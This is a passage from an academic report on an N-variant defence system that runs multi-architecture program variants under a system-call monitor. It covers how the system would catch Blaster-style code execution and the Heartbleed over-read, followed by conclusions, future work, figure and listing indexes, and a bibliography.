Assuming that the executable file would have been successfully downloaded and were about to be executed represents a new scenario: In such a situation, the DCOM RPC process would try a fork-exec or similar technique to execute the malware. Should the DCOM process were monitorized by the N-variant system, the outcome would be similar to the one obtained in the chellcode execution test ran in the Section 3.4: Each variant would try to execute the same code: The architecture variant matching the executable file (if running such a variant) would behave as exepected, executing the file, while all other variants would throw errors or behave in different manners as the file would not contain valid instructions, leading to the **detection of this misbehavior by the N-variant system monitor**.

CVE-2014-0160: The (1) TLS and (2) DTLS implementations in OpenSSL...

... 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via synthetic packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c.

This vulenrability corresponds to the so called “Heartbleed” bug, and has affected (and still affects) a huge number of internet services, such as websites, e-mail or chat services, and a wide variety of applications. Before patched in recent versions of “OpenSSL”, the vulnerability was present for, roughly, two years, and taking advantage of it leaves no trace. For all of this, it has been deemed by some as “catastrophic” or even potentially the worst vulnerability ever found.

This would have been likely detected and prevented by the N-variant system, as the buffer over-read would have lead to different data trying to be transmitted by each one of the architecture variants, and therefore, being detected by the syscall argument comparison of the N-variant monitor. This would happen because of two circumstances: On the one hand, each variant has its own memory where the buffer would be located, and where the over-read would happen, this means that the surrounding addresses of the buffer would not contain the same data (the preexisteng data, or the garbage on those locations could be anything). On the other hand, as the memory allocation algorithms and mechanisms of each architecture variant could be different, the minimal amount of allocated memory, as well as the overhead per allocated chunk can differ, meaning that, even in the highly unlikely event that all variants were to contain exactly the same information in the surroundings of the over-read buffer, there would be offsets between them, in the same way as observed in the Section 3.2 when trying to overflow a buffer, which would lead to the **detection of the misbehavior by the N-variant system monitor**.

4 Conclusions

As explained in the introduction section, this document exposes one of the two parts of a whole project, hence the concluding remarks presented in both documents are the same.

The initial goals planned for this project have been successfully met: a working N-variant system has been implemented and tested against a wide set of common software vulnerabilities. Both, implementation and validation processes, have allowed the authors to gain a much deeper understanding of the internal mechanisms by which a process interacts with an operative system, how the operative system itself manages the requests for system resources of a process, and how a process itself behaves internally and its organization and structure.

In this project, a novel N-variant system based on an automatic processor architecture diversification with monitorization at the system call level has been implemented and validated. This project is part of a research project, where the fundamental ideas of the diversification architecture were developed.

The diversification method is based on the differences of each architecture (endianess, instruction set, register set, address layout, compiler optimizations, etc.) to detect misbehaviors that would remain undetected otherwise, as for each architecture the same fault is manifested in a different manner. Therefore, the more variants running simultaneously, the more likely to detect errors. Variants are created automatically by compiling the source code of the application with several cross-compilers. Therefore, each variant is a GNU/Linux ELF image but with different instructions sets (i.e. x86, x86_64, ARM, MIPS, etc.).

The main contribution of this project has been the design and implementation of the monitor, which acts as the "voter" of a NMR (N-Modular-Redundant) system. It controls the synchronous execution of multiple variants and applies a recovery action when there is a discrepancy between them. Since all the executable images are obtained from the same source code, their execution shall produce a similar sequence of system calls. Each variant is executed on the same host thanks to fast processor emulation and they are controlled by the monitor process that checks every system call to ensure semantic equivalence for all variants.

The monitor has been implemented as a regular Linux process using the `ptrace()` system facility to control the variants. `ptrace()` is a kernel facility to observe and control the execution of processes from user space. It is mainly used by debuggers to trace and inspect debugged programs. It has been used `ptrace()` to automatically track the execution of multiple variants.

Since the `ptrace()` facility was designed to be used as a debugging mechanism and debugging is done off-line, it is very powerful but not as efficient as desired when used intensively. Specifically, moving data between the monitored process and the monitor is very slow. To overcome this major problem, as well as other problems, several advanced solutions were designed and implemented without changing the kernel of the operating system. That is to say that no new system calls or devices are added to Linux.

Thanks to the tricks used in the implementation of the monitor, the variants do not need to contain any kind of "helper" code to interact with the monitor. Both the variants and the operating system kernel are completely transparent.

The tests driven to enclose the capabilities of this N-variant system have proven it to be effective when detecting undesired behavior produced by exploit attempts of some of the most common program vulnerabilities derived from bad programming habits.

With just 3 different architectures (the bare minimum, should some kind of post-detection policy other than aborting execution were implemented alongside the monitor), the system has been able to virtually disable the exploitation of vulnerabilities such as stack buffer overflow, string format vulnerability and any sort of code injection and execution; in addition to that, this systems greatly increases the complexity for successfully exploiting a heap-overflow based vulnerability.

Furthermore, bugs and malware with such a high-profile as the so called "Blaster worm", or the "Heartbleed bug", with worldwide impact and repercussion in terms of privacy and security could have been promptly detected and fixed at origin should a N-variant system similar to the one proposed in this paper were in use, having all subsequent damage avoided.

As it is to be expected, there has to be a tradeoff between the extra security provided by this N-variant system and the performance of the processes or services it protects. There is a considerable performance impact on cpu-intensive applications directly proportional to the number of variants simultaneously running. However, taking advantage of the parallelism offered by multicore processors, this performance penalty can be considerably reduced.

Further research

Further work in the line of what has been done with this N-variant system could explore the possibility of implementing recovery policies in the N-variant monitor based on treating each system call as a checkpoint. Apart from this, being able to rollback a program execution to any past checkpoint, or to launch a new variant at any point in time and using the checkpoints to allow that new variant to eventually catch the state of the other variants up.

Another possibility offered by the N-variant system would be to set an operating system init process to be monitored, therefore being able to effectively monitor and protect each and every process run on that operating system.

Yet another derivation from this work would imply to modify and extend the monitor system to also provide the capabilities of a sandboxing system. In addition to checking the integrity of the execution, the monitor can be aware of what actions interact with the filesystem, or with the network interfaces and depending on some specified policies, preventing or reacting to certain actions that the monitored process would perform.

As a way of mitigating the severe overhead introduced by Qemu, introducing a multiprocessor machine would be possible with each processor being a different architecture and running each variant natively. In this way, the performance would be maximum, and the only overhead introduced would be the one of the monitor.

Derived from the previous possibility, in a system where it were desirable to have a pool of variant architectures but running only simultaneously a subset of all those architectures and rotating the active ones, a way to avoid having idle hardware waiting would be to use FPGAs (Field Programmable Gate Arrays) to reconfigure themselves as the current architecture to be run.

The N-variant monitor can also be extended to log at which point has a program failed or been compromised, as the execution context (last syscalls, arguments, etc) is known at every moment. Furthermore, knowing the context when a variant has failed could be used to build statistics upon which an heuristics system can be build to try to anticipate certain situations by preemptively launching, killing, pausing variants or creating checkpoints in some situations.

Yet another derivation from the monitor could be using the ability of detecting code injection and execution to, instead of aborting execution when detected, sandbox and isolate the target variant of the code injection, giving an attacker the impression of a successful attack, while giving some time to properly react and protect the system.

List of Figures

2.1 N-variant Work flow. 8

2.2 The monitor acts as a wrapper to the variants. 10

3.1 Typical call stack structure 12

3.2 Illustration of a buffer overflow: The string "ABCDEFG" is being copied info Buffer $\#1$, which has insufficient capacity, overflowing and overwriting data in Buffer $\#2$. 13

3.3 Relative offset betweent the same variable in two different architectures, due to different memory alignments. 20

3.4 CPU-intensive test results 34

3.5 Response time depending on network latency for a 512 bytes packet 37

3.6 Response time depending on packet size with no added network latency 38

3.7 Response time depending on network latency and packet size 38

Listings

3.1 Code for the first stack buffer overflow test. 13

3.2 Output of stack buffer overflow test #1 on x86_64, arm and ppc 13

3.3 Output of stack buffer overflow test #1 using the N-variant system 14

3.4 Code for the second stack buffer overflow test. 15

3.5 Output of stack buffer overflow test #2 on x86_64, arm and ppc 15

3.6 Output of stack buffer overflow test #2 using the N-variant system 16

3.7 Code for the first heap buffer overflow test 17

3.8 Output of the first heap buffer overflow test on x86_64, arm and ppc 17

3.9 Output of the first heap buffer overflow test using the N-variant system 18

3.10 Code for the second heap buffer overflow test 19

3.11 Output of the second heap buffer overflow test on x86_64, arm and ppc . . . 19

3.12 Output of the second heap buffer overflow test using the N-variant system . . 20

3.13 Code for the first format string test 22

3.14 Output of the first format string test on x86_64, arm and ppc 22

3.15 Output of the first format srting test on x86_64, arm and ppc 22

3.16 Code for the second format string test 23

3.17 Output of the second format string test on x86_64, arm and ppc 23

3.18 Output of the second format string test on x86_64, arm and ppc 24

3.19 Code for the shellcode execution test 25

3.20 Output of the shellcode execution test on x86_64, arm and ppc 25

3.21 Output of the shellcode execution test on x86_64 and ppc 25

3.22 Output of the shellcode execution test on arm 26

3.23 Crafting of the string used to exploit the format vulnerability 27

3.24 Part of the output obtained by exploiting the format string vulnerability of the HTTP server 28

3.25 Crafting of the string used to inject and execute shellcode 29

3.26 Results of the attack attempt without the N-variant monitor supervision . . . 30

3.27 Monitor detection of an error caused by a format string vulnerability exploit . . 30

3.28 First ten values dumped from the stack of x86_64, ARM and PPC architectures 31

3.29 code injection and bufer overflow detection by the N-variant monitor 32

3.30 code injection and buffer overflow detection by the N-variant monitor #2 . . . 32

3.31 CPU specifications used for the CPU-intensive test 34

3.32 Algorithm used for the CPU-intensive test 35

Bibliography

[TIO, 2012] (2012).
TIOBE Software: Tiobe Index.

[Bellard, 2005] Bellard, F. (2005).
Qemu, a fast and portable dynamic translator.
In *USENIX Annual Technical Conference, FREENIX Track*, pages 41–46. USENIX.

[Cox et al., 2006] Cox, B., Evans, D., Filipi, A., Rowanhill, J., Hu, W., Davidson, J., Knight, J., Nguyen-Tuong, A., and Hiser, J. (2006).
N-variant systems: a secretless framework for security through diversity.
In *Proceedings of the 15th conference on USENIX Security Symposium - Volume 15*, USENIX-SS'06, Berkeley, CA, USA. USENIX Association.

[Hoogstraten, 2003] Hoogstraten, J. V. (2003).
Blasting windows: An analysis of the w32/blaster worm.

[Huang et al., 2010] Huang, R., Deng, D. Y., and Suh, G. E. (2010).
Orthrus: efficient software integrity protection on multi-cores.
SIGPLAN Not., 45(3):371–384.

[Jackson et al., 2011] Jackson, T., Salamat, B., Homescu, A., Manivannan, K., Wagner, G., Gal, A., Brunthaler, S., Wimmer, C., and Franz, M. (2011).
Compiler-generated software diversity.
In Jajodia, S., Ghosh, A. K., Swarup, V., Wang, C., and Wang, X. S., editors, *Moving Target Defense*, volume 54 of *Advances in Information Security*, pages 77–98. Springer.

[Knight and Leveson, 1986] Knight, J. C. and Leveson, N. G. (1986).
An experimental evaluation of the assumption of independence in multiversion programming.
IEEE Trans. Softw. Eng., 12(1):96–109.

[Laprie et al., 1990] Laprie, J.-C., Béounes, C., and Kanoun, K. (1990).
Definition and analysis of hardware- and software-fault-tolerant architectures.
Computer, 23(7):39–51.

[Mitre, 2011] Mitre (2011).
CWE/SANS top 25 most dangerous software errors.

[Salamat et al., 2011] Salamat, B., Jackson, T., Wagner, G., Wimmer, C., and Franz, M. (2011).
Runtime defense against code injection attacks using replicated execution.
IEEE Trans. Dependable Sec. Comput., 8(4):588–601.